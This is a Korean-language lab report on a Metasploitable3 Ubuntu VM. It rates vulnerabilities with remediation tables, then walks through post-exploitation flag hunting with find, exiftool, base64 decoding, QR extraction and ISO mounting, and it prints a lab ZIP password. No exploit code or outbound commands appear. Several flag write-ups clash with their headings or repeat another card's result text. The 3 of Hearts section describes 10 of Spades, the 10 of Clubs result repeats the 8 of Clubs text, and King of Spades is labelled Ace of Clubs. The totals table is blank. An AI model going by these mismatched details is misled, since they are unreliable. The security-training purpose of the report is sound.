Apache Continuum 및 Drupal 서비스에서 공개된 취약점이 식별되었다. 특히 Apache Continuum 은 공개된 원격 코드 실행(RCE) 취약점이 존재하는 버전으로 확인되었으며, 공격자가 인증 절차 없이 시스템 명령을 실행할 수 있는 가능성이 존재하였다. Drupal 또한 공개 취약점이 존재하는 버전이 사용되고 있었으며, 웹 애플리케이션을 통한 침투 시도가 가능한 상태였다.
공개 취약점은 이미 공격 기법과 익스플로잇 코드가 공개되어 있는 경우가 많아 실제 공격으로 이어질 가능성이 매우 높다. 따라서 운영체제 및 애플리케이션에 대한 최신 보안 패치 적용과 함께 불필요한 서비스 제거 및 버전 관리 체계를 수립해야 한다.

- **인증 및 통신 보안 (Critical)**

ProFTPD 서비스 분석 결과 사용자 계정과 비밀번호가 암호화되지 않은 상태로 네트워크를 통해 전송되는 것을 확인하였다. 공격자가 동일 네트워크 구간에 위치할 경우 패킷 스니핑만으로 계정 정보를 획득할 수 있으며, 확보된 계정은 추가적인 시스템 침투에 활용될 수 있다.
평문 인증 방식은 계정 탈취 위험이 매우 높으므로 FTP 대신 SFTP 또는 FTPS 와 같은 암호화 프로토콜 사용이 권장된다. 또한 중요 계정에 대한 비밀번호 정책 강화 및 계정 재사용 방지 정책을 적용해야 한다.

- **계정 및 권한 관리 (Critical)**

Payroll 데이터베이스 분석 과정에서 계정 정보 확보 가능성이 확인되었으며, 확보된 계정을 이용하여 SSH 서비스 접근이 가능하였다. 또한 시스템 분석 과정에서 일부 계정이 과도한 sudo 권한을 보유하고 있음을 확인하였다.
공격자가 계정 정보를 확보할 경우 일반 사용자 권한으로 시스템에 접근한 뒤 관리자 권한으로 상승할 수 있으며, 이는 시스템 전체 장악으로 이어질 수 있다. 따라서 최소 권한 원칙을 적용하여 불필요한 sudo 권한을 제거하고, 정기적인 계정 및 권한 점검을 수행해야 한다.

- **정보 노출 (High)**

서비스 버전, 디렉터리 구조 및 사용자 정보가 외부에 노출되어 공격자의 정보 수집 활동을 지원할 수 있는 상태가 확인되었다. 이러한 정보는 후속 공격을 위한 기초 자료로 활용될 수 있으므로 불필요한 정보 노출을 최소화해야 한다.

- **데이터 보호 (High)**

데이터베이스 접속 정보 및 일부 중요 정보가 평문 형태로 저장되어 있음을 확인하였다. 공격자가 시스템 내부 접근에 성공할 경우 중요 정보 유출로 이어질 가능성이 존재하므로 암호화 저장 및 접근 통제가 필요하다.

- **서비스 접근 통제 (Medium)**

Samba 및 OpenSSH 서비스는 기본적인 접근 통제가 적용되어 있었으며 익명 접근은 제한되어 있었다. 다만 계정 정보 유출 시 추가 침투 경로로 활용될 수 있으므로 지속적인 계정 관리와 접근 통제가 필요하다.

5.3.3. 보완 및 조치방안

종합 진단 결과 식별된 취약점에 대한 위험도를 분석한 결과, 공개 취약점 관리, 인증 및 통신 보안, 계정 및 권한 관리 등 다양한 보안 영역에서 개선이 필요한 사항이 확인되었다. 이에 따라 식별된 취약점을 제거하고 시스템 보안성을 강화하여 서비스의 기밀성, 무결성 및 가용성을 확보하기 위한 보호 대책을 아래와 같이 제시한다.

구분	조치 대상	상세 조치 방안
보안 패치	운영체제 및 애플리케이션	최신 보안 패치 적용 및 EOL(지원 종료) 버전 업그레이드
공개 취약점 관리	Apache Continuum, Drupal	공개 취약점 제거, 불필요한 모듈 및 서비스 비활성화
인증 및 통신 보안	FTP 서비스	FTP 대신 SFTP/FTPS 사용, 평문 인증 차단
계정 및 권한 관리	SSH, Linux 계정	최소 권한 원칙 적용, 불필요한 sudo 권한 제거
정보 노출 방지	Apache, CUPS, Drupal	디렉터리 리스팅 비활성화, 서비스 버전 정보 및 배너 노출 차단
데이터 보호	MySQL, 설정 파일	계정 정보 암호화 저장, 중요 데이터 접근 통제 강화
서비스 접근 통제	SSH, SMB, 관리 포트	방화벽 정책 적용, 불필요한 서비스 비활성화 및 접근 제한
로그 및 모니터링	시스템 및 서비스 로그	접근 로그 및 보안 이벤트 모니터링 체계 구축

6. Ubuntu Linux(10.0.0.51) 포스트 익스플로잇

6.1. Flag 탐색 및 수집

시스템 취약점 점검 및 침투 과정에서 확보한 권한을 기반으로 시스템 내부에 은닉된 Flag(Card)를 탐색하였다. 단순 파일 검색뿐만 아니라 웹 서비스, 데이터베이스, 사용자 계정, 로그 파일 및 애플리케이션 데이터를 종합적으로 분석하여 Flag 위치를 추적하였다.

특히 Drupal 서비스, Readme App, IRC(Papa Smurf) 서비스, MySQL 데이터베이스 및 사용자 홈 디렉터리를 대상으로 집중적인 탐색을 수행하였으며, 파일 은닉, 인코딩, 압축 및 애플리케이션 내부 데이터 분석 기법을 활용하여 다수의 Flag를 확보하였다.

또한 일부 Flag는 일반적인 파일 형태가 아닌 데이터베이스 로그, 문서 내부 미디어 파일, Hex 데이터 형태로 은닉되어 있었으며, 이를 복원 및 분석하는 과정을 통해 추가적인 Flag를 획득하였다.

6.1.1. 파일 시스템 구조 확인 및 탐색 범위 선정

카드 파일의 저장 위치를 파악하기 위해 먼저 시스템의 파일 시스템 구조와 마운트 현황을 확인하였다. df -h 및 lsblk 명령어를 사용하여 현재 마운트된 파티션과 저장소 구성을 점검하였다.

분석 결과, 시스템은 LVM(Logical Volume Manager) 구조를 사용하고 있었으며, 약 35GB 크기의 루트 볼륨(/)에 대부분의 데이터가 저장되어 있는 것을 확인하였다. 또한 /boot 파티션과 ISO 이미지가 마운트된 /mnt/iso 경로가 존재하였다.

이에 따라 카드 파일이 저장될 가능성이 높은 루트 디렉터리(/) 하위를 탐색 대상으로 선정하였으며, 특히 웹 애플리케이션 관련 파일이 위치할 수 있는 /var/www, /opt 디렉터리와 사용자 데이터가 저장되는 /home, /root 디렉터리를 중점적으로 조사하였다.

```
root@metasploitable3-ub1404:~# df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            988M  4.0K  988M   1% /dev
tmpfs           201M  812K  200M   1% /run
/dev/dm-0        35G  4.0G   29G  13% /
none            4.0K     0  4.0K   0% /sys/fs/cgroup
none            5.0M  8.0K  5.0M   1% /run/lock
none           1001M     0 1001M   0% /run/shm
none            100M     0  100M   0% /run/user
/dev/sda1       236M   76M  149M  34% /boot
/dev/loop1      672K  672K     0 100% /mnt/iso
root@metasploitable3-ub1404:~# lsblk
NAME                      MAJ:MIN RM   SIZE RO TYPE MOUNTPOINT
sda                         8:0    0  39.1G  0 disk
├─sda1                      8:1    0   243M  0 part /boot
├─sda2                      8:2    0     1K  0 part
└─sda5                      8:5    0  38.8G  0 part
  ├─ubuntu--vg-root (dm-0)  252:0  0  34.8G  0 lvm  /
  └─ubuntu--vg-swap_1 (dm-1) 252:1 0     4G  0 lvm  [SWAP]
loop1                       7:1    0   672K  1 loop /mnt/iso
```

6.1.2. Flag 수집 내역


Metasploitable3 Ubuntu(10.0.0.51)에 대한 취약점 분석 및 내부 탐색을 수행한 결과, 현재까지 총 9개의 Flag를 확보하였다.

무늬	발견된 카드 수 및 종류
♦ Diamonds	7♦, 9♦
♣ Clubs	A♣, 8♣, 10♣
♥ Hearts	3♥, 5♥
♠ Spades	10♠, K♠
Special	
총 계	

6.2. 수집 Flag 상세 분석 내용 기술

6.2.1. 3 of Hearts (3♥) - lost+found 디렉터리 복구 파일 분석



<table>
<tr><td rowspan="3">

3 of Hearts (3♥)</td><td>분석 대상</td><td>/opt/readme_app/public/images/10_of_spades.png</td></tr>
<tr><td>은닉 기법</td><td>웹 애플리케이션 리소스 디렉터리 내 파일 저장</td></tr>
<tr><td>탐색 전략</td><td>- SSH 기본 계정 취약점을 이용하여 내부 접근
- 카드 파일명에 카드 종류(spades) 포함 가능성을 고려
- 표준 파일 검색 명령어를 이용해 전체 파일 시스템 조사 수행</td></tr>
<tr><td colspan="2">수행 과정</td><td>find / -name "*spades*" 2>/dev/null
- 루트(/) 하위 전체 파일 시스템을 대상으로 키워드 기반 탐색을 수행
- 검색 과정에서 발생하는 접근 거부(Permission denied) 메시지는 2>/dev/null로 제거하여 실제 검색 결과만 확인
- 그 결과 ReadMe Application 이미지 디렉터리에서 카드 파일을 발견
 
</td></tr>
<tr><td colspan="2">결과</td><td>/opt/readme_app/public/images/10_of_spades.png
- 파일 다운로드 후 이미지 확인을 통해 10 of Spades(10♠) 획득
- 파일은 웹 애플리케이션의 깊은 디렉터리 경로에 저장되어 있었으나, 키워드 기반 탐색 기법을 활용하여 정보 수집 시간을 단축하고 신속하게 식별</td></tr>
</table>

6.2.2. 5 of Hearts (5♥) - 이미지 내 압축 데이터 분석

<table>
<tr><td rowspan="2">


5 of Hearts (5♥)</td><td>분석 대상</td><td>Drupal 웹사이트의 "I <3 High-Fives!" 게시글 내 하트 이미지</td></tr>
<tr><td>은닉 기법</td><td>PNG 이미지 메타데이터(Tag)에 Base64 문자열 은닉</td></tr>
<tr><td>탐색 전략</td><td colspan="2">- Drupal 웹사이트 탐색 중 하트 이미지가 게시글 제목과 연관성 있다고 판단

- 이미지 내부에 추가 정보가 포함되어 있을 가능성을 고려하여 메타데이터 분석을 수행
 
</td></tr>
<tr><td>수행 과정</td><td colspan="2">- 대상 이미지를 다운로드후 exiftool을 사용하여 이미지 메타데이터 확인
- "Tag 5 of hearts" 항목에서 Base64 문자열 식별 및 추출
- base64 -d 명령을 사용하여 원본 PNG 파일 복원
 
</td></tr>
<tr><td>결과</td><td colspan="2">Five of Hearts(5♥) 카드 이미지를 복원.
이미지 데이터가 아닌 메타데이터 영역에 정보가 저장되어 있었으며, 메타데이터 분석을 통해 은닉된 카드를 획득</td></tr>
</table>

6.2.3. 8 of Clubs (8♣) - 사용자 홈 디렉터리 내 깊은 경로 은닉 파일 탐색


<table>
<tr><td rowspan="2">

8 of Clubs (8♣)</td><td>분석 대상</td><td>/home/anakin_skywalker/
하위 중첩 경로 내 8_of_clubs.png</td></tr>
<tr><td>은닉 기법</td><td>랜덤 숫자 디렉터리를 이용한
깊은 경로 은닉</td></tr>
<tr><td>탐색 전략</td><td colspan="2">- 사용자 홈 디렉터리 하위에 카드 파일이 존재할 가능성을 고려하여 파일명 기반 검색을 수행
- 특히 club, flag 등 카드 및 Flag와 관련된 키워드를 사용하여 전체 파일 시스템을 대상으로 탐색</td></tr>
<tr><td>수행 과정</td><td colspan="2">- find / -type f ₩(-iname "*club*" -o -iname "*flag*" ₩) 2>/dev/null 명령 수행
- 검색 과정에서 접근 권한 오류는 2>/dev/null로 제외, 결과 가독성을
- 검색 결과 /home/anakin_skywalker/20/92/20/44/14/37/74/87/4/20/38/30/47/82/73/89/57/10/97/91/8_of_clubs.png 파일을 확인


</td></tr>
<tr><td>결과</td><td colspan="2">깊은 숫자 중첩 디렉터리 내부에서 8 of Clubs(8♣) 이미지를 획득
수동 탐색을 방해하기 위한 깊은 경로 은닉 방식이 사용되었으나,
키워드 기반 자동 검색을 통해 효율적으로 식별.</td></tr>
</table>

6.2.4. 10 of Clubs (10♣) - 오디오 파일 구조 분석 및 데이터 추출


<table>
<tr><td colspan="2" rowspan="2">

10 of Clubs (10♣)</td><td>분석 대상</td><td>/home/artoo_detoo/music/10_of_clubs.wav</td></tr>
<tr><td>은닉 기법</td><td>WAV 파일 내부 압축 데이터 은닉</td></tr>
<tr><td>탐색 전략</td><td colspan="3">- 사용자 디렉터리 탐색 과정에서 카드명이 포함된 WAV 파일을 발견
- 일반적인 오디오 파일로 위장되어 있었으나, 카드명이 포함되어 있어 내부 데이터 분석을 수행
 
</td></tr>
<tr><td>수행 과정</td><td colspan="3">- file /home/artoo_detoo/music/10_of_clubs.wav명령 수행
- 파일 헤더 분석 결과 RIFF/WAVE 시그니처를 확인, 정상적인 WAV 파일 구조임을 검증.

- CyberChef를 이용하여 파일 데이터를 분석
- 오프셋 58바이트 이후의 데이터를 추출한 뒤 Zlib Inflate를 수행- 압축 해제 과정에서 숨겨진 PNG 이미지 데이터를 복원</td></tr>
<tr><td>결과</td><td colspan="3">깊은 숫자 중첩 디렉터리 내부에서 8 of Clubs(8♣) 이미지를 획득하였다.
수동 탐색을 방해하기 위한 깊은 경로 은닉 방식이 사용되었으나,
키워드 기반 자동 검색을 통해 효율적으로 식별할 수 있었다.</td></tr>
</table>


6.2.5. 7 of Diamonds (7♦) - GIF 애니메이션 QR 코드 분석

<table>
<tr><td rowspan="3">

7 of Diamonds (7♦)</td><td>분석 대상</td><td>/var/lib/docker/aufs/.../7_of_diamonds.zip 내부 hint.gif</td></tr>
<tr><td>은닉 기법</td><td>QR 코드 분할 저장 및 다중 압축 파일 은닉</td></tr>
<tr><td>탐색 전략</td><td>- 카드명과 관련된 키워드를 이용
find / -type f ₩(-iname "*diamond*" -o -iname "*flag*" ₩) 2>/dev/null
- Docker 관련 디렉터리 내부에서 7_of_diamonds.zip 파일을 발견, 일반 사용자 경로가 아닌 컨테이너 저장 영역에 위치하고 있어 추가 분석을 수행하였다
 
</td></tr>
<tr><td>데이터 분석</td><td colspan="2">- hint.gif를 분석한 결과, 단순 애니메이션이 아닌 QR 코드 정보를 포함하고 있음을 확인
- zbarimg 도구를 사용하여 QR 데이터를 추출한 결과 PNG 파일 시그니처(89 50 4E...)에 해당하는 Hex 데이터가 포함되어 있음을 확인
- 원본 이미지 파일이 여러 QR 코드 데이터로 분할 저장되어 있음을 식별</td></tr>
<tr><td>복원 및 해독</td><td colspan="2">- QR 코드에서 추출한 Hex 데이터를 병합한 후 Python 스크립트를 이용하여 PNG 파일로 복원
- 복원된 이미지에서 압축 파일 비밀번호 th1s1s@p@ssw0rd!를 획득하였으며, 해당 비밀번호를 사용하여 중첩 ZIP 파일을 해제
</td></tr>
<tr><td>결과</td><td colspan="2">- GIF 애니메이션에 분할 저장된 QR 코드 데이터를 복원
- 압축 파일 비밀번호를 획득
- 이후 비밀번호로 중첩 압축 파일을 해제, 7 of Diamonds(7♦) 이미지를 획득
th1s1s@p@ssw0rd!</td></tr>
</table>



6.2.6. 3 of Hearts (3♥) - 접근 제한 디렉터리 파일 분석

<table>
<tr><td rowspan="3">

3 of Hearts (3♥)</td><td><b>분석 대상</td><td>/lost+found/3_of_hearts.png</td></tr>
<tr><td><b>은닉 기법</td><td>접근 권한 제어를 이용한 파일 은닉</td></tr>
<tr><td><b>탐색 전략</td><td>- /lost+found 디렉터리는 파일 시스템 복구 과정에서 사용되는 특수 디렉터리
- 일반 사용자 계정으로는 접근이
- 권한 상승을 통해 Root 권한을 획득한 이후 시스템 전역에 대한 탐색을 수행하였으며, 접근 제한 영역에 대한 점검을 진행</td></tr>
<tr><td><b>데이터 분석</td><td colspan="2">- Root 권한으로 /lost+found 디렉터리를 확인, 3_of_hearts.png 파일을 발견
- 파일 권한을 확인한 결과 0600(rw-------)으로 설정되어 있었으며, 소유자인 Root 계정만 접근 가능한 상태임을 확인
 
</td></tr>
<tr><td><b>결과</td><td colspan="2">파일 자체를 숨긴 것이 아니라 접근 권한을 이용하여 은닉한 사례로,
권한 상승 성공 여부를 검증하기 위한 목적으로 설계된 것으로 판단됨</td></tr>
</table>


6.2.7. 9 of Diamonds (9♦) - ISO 이미지 파일 마운트 분석

<table>
<tr><td rowspan="2">

9 of Diamonds (9♦)</td><td>분석 대상</td><td>/home/kylo_ren/.secret_files/
my_recordings_do_not_open.iso</td></tr>
<tr><td>은닉 기법</td><td>숨김 디렉터리(Dot Directory) 및
ISO 이미지 파일 은닉</td></tr>
<tr><td>탐색 전략</td><td colspan="2">- 파일명 및 디렉터리명에 포함된 힌트(Secret)를 기반으로 탐색을 수행
- 일반 사용자가 쉽게 확인하기 어려운 숨김 디렉터리(.secret_files)를 우선 점검
- 내부에 존재하는 ISO 이미지 파일에 주목하여 추가 분석을 진행
 
</td></tr>
<tr><td>데이터 분석</td><td colspan="2">- ISO 파일 내부 데이터를 확인하기 위해 마운트 지점(/mnt/iso_mount)을 생성한 후 Loop Device 방식으로 ISO 이미지 마운트 수행
- 마운트된 파일 시스템을 탐색한 결과 9_of_diamonds.png 파일 확인
 
</td></tr>
<tr><td>결과</td><td colspan="2">숨김 디렉터리 내부에 ISO 이미지 형태로 저장되어 있었으며, 단순 파일 검색만으로는 내용을 확인할 수 없고 ISO 마운트를 통해 내부 파일을 분석해야 하는 구조임을 확인</td></tr>
</table>



6.2.8. Ace of Clubs (A♣) - 채팅 서비스 소스코드 분석 및 Base64 데이터복원

<table>
<tr><td rowspan="2">

Ace of Clubs (A♣)</td><td>분석 대상</td><td>/opt/chatbot/papa_smurf/chat_client.js</td></tr>
<tr><td>은닉 기법</td><td>애플리케이션 소스코드 내부 Base64 데이터 은닉</td></tr>
<tr><td>탐색 전략</td><td colspan="2">- Papa Smurf 채팅 서비스 이용 중 "I have ace of clubs."라는 메시지를 반복적으로 확인
- 단순 대화가 아닌 카드 위치에 대한 힌트로 판단, 채팅 서비스의 동작 원리를 확인하기 위해 관련 소스코드 분석을 수행
me!
(7:38 AM) Papa Smurf: Hint: Metasploitable3 is an open source vulnerable network. Check out the repo on Github.
(7:39 AM) Papa Smurf: BTW did you try the Windows box for Metasploitable3?
(7:40 AM) Papa Smurf: I am 1337
(7:41 AM) Papa Smurf: You know what I mean?
(7:42 AM) Papa Smurf: Hint: Some vulns on Metasploitable3 are publicly known vulns, some are custom vulns.
(7:43 AM) Papa Smurf: BTW did you try the Windows box for Metasploitable3?
(7:44 AM) Papa Smurf: I run this yall
(7:45 AM) Papa Smurf: Hint: If you ask me for help, I will say something :-)
(7:46 AM) Papa Smurf: Tired hacking Metasploitable3? Take a break. Watch a video.
(7:47 AM) Papa Smurf: Hack the planet!
(7:48 AM) Papa Smurf: weeeeeeeee!</td></tr>
<tr><td>데이터 분석</td><td colspan="2">- Root 권한 확보 후 채팅 서비스 디렉터리를 조사하였다.
- grep -Ri "ace of clubs" /opt/chatbot 명령을 통해 관련 문자열을 검색한 결과 chat_client.js 파일을 확인
- 소스코드 분석 과정에서 매우 긴 Base64 문자열이 저장된 것을 식별하였다.
 
</td></tr>
<tr><td>복원 및 해독</td><td colspan="2">- grep 명령을 사용하여 Base64 데이터를 추출한 뒤 별도 파일로 저장
- 이후 base64 -d 명령을 사용하여 데이터를 디코딩한 결과 PNG 이미지 파일로 복원 및 확인</td></tr>
<tr><td>결과</td><td colspan="2">채팅 서비스에 포함된 힌트를 기반으로 애플리케이션 소스코드를 분석하였으며, 코드 내부에 숨겨진 Base64 데이터를 복원하여 카드를 획득</td></tr>
</table>

6.2.9. King of Spades (K♠) - 인코딩 데이터 추출 및 이중 은닉 파일 분석

<table>
<tr><td rowspan="3">


Ace of Clubs (A♣)</td><td>분석 대상</td><td>/opt/unrealircd/Unreal3.2/ircd.motd</td></tr>
<tr><td>은닉 기법</td><td>설정/메시지 파일 내 Base64 데이터 은닉 및 이중 파일(PNG-ZIP) 결합</td></tr>
<tr><td>탐색 전략</td><td>- PNG 파일의 Base64 인코딩 문자열이 iVBOR로 시작한다는 점을 이용하여 주요 서비스 경로(/opt, /var/www, /home, /root)를 대상으로 시그니처 기반 검색을 수행
- IRC 서버 접속 시 표시되는 단순 환영 메시지 파일인 ircd.motd 내부에서 대량의 Base64 문자열을 확인</td></tr>
<tr><td>데이터 분석</td><td colspan="2">- grep 명령을 이용하여 iVBOR로 시작하는 Base64 문자열을 추출하고 base64 -d로 디코딩하여 PNG 파일을 생성
 
</td></tr>
<tr><td>복원 및 해독</td><td colspan="2">- strings 명령으로 파일 내부 문자열을 분석한 결과 king_of_spades.png 파일명과 PK 시그니처가 확인, 디코딩된 PNG 파일을 ZIP 형식으로 해석하여 unzip을 수행
 
</td></tr>
<tr><td>결과</td><td colspan="2">- 본 사례는 Base64 인코딩 데이터 은닉과 PNG-ZIP 파일 결합을 함께 사용한 이중 은닉 방식.
- 1차 디코딩 후 파일 내부 구조를 추가 분석후 결과를 확인할 수 있었음.</td></tr>
</table>

6.3. 리눅스 환경에서 확인된 은닉 기법 분석

Metasploitable3 Ubuntu 환경에서 Flag를 수집하는 과정에서 다양한 파일 은닉 기법을 확인할 수 있었다. 단순히 파일명을 변경하거나 숨김 속성을 부여하는 수준이 아니라 운영체제의 권한 구조, 파일 시스템, 애플리케이션 구성요소 및 데이터 인코딩 기법을 활용하여 정보를 은닉하고 있었다.

확인된 주요 은닉 기법은 다음과 같다

확인 카드	은닉 기법	특징
Three of Hearts (3♥)	접근 권한 기반 은닉	Root 권한 사용자만 접근 가능한 디렉터리에 파일 저장
Five of Hearts (5♥)	메타데이터 은닉	이미지 메타데이터 영역에 Base64 데이터 저장
Eight of Clubs (8♣), Ten of Spades (10♠)	깊은 경로 은닉	다수의 하위 디렉터리를 생성하여 수동 탐색 방해
Ten of Clubs (10♣)	파일 포맷 위장	WAV 파일 내부에 추가 데이터 은닉
